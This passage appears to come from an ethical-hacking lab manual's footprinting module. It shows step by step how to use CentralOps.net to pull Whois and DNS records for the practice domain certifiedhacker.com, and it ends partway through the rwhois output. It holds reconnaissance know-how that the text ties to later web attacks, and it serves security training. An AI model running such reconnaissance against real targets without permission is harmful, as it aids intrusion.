
Note: Here, we will consider **www.certifiedhacker.com** as a target website. However, you can select a target domain of your choice.

1. Switch to the **Windows 11** virtual machine. Open any web browser (here, **Mozilla Firefox**). In the address bar of the browser place your mouse cursor, type **https://centralops.net** and press **Enter**. The Central Ops website appears, as shown in the screenshot.




2. To extract information associated with the target organization website, type the target website's URL (here, **www.certifiedhacker.com**) in the **enter a domain or IP address** field, and then click on the **go** button, as shown in the screenshot below.

Module 02 – Footprinting and Reconnaissance




3. A search result for **WWW.CERTIFIEDHACKER.COM** containing information such as **Address lookup, Domain Whois record**, as shown in the screenshot.



Module 02 – Footprinting and Reconnaissance

4. Scroll-down to view information such as **Network Whois record** and **DNS records**, as shown in the screenshots. The attackers can use this information to perform injection attacks and other web application attacks on the target website.



The screenshot shows the CentralOps.net website with the 'Network Whois record' tool selected. The tool has queried rwhois.unifiedlayer.com with the IP address 162.241.216.11. The results show network details for the IP, including the organization (Unified Layer) and contact information. A second query to whois.arin.net for the same IP provides additional details like the net range (162.240.0.0 - 162.241.255.255), CIDR (162.240.0.0/15), and organization (Unified Layer (BLUEH-2)).

Network Whois record

Queried **rwhois.unifiedlayer.com** with "162.241.216.11"...

```
$rwhois V-1.5:000080:00 rwhois.unifiedlayer.com (by Unified Layer, V-1.0.0)
network:Class-Name:network
network:ID: NETBLK-UL.162.240.0.0/15
network:Auth-Area: 162.240.0.0/15
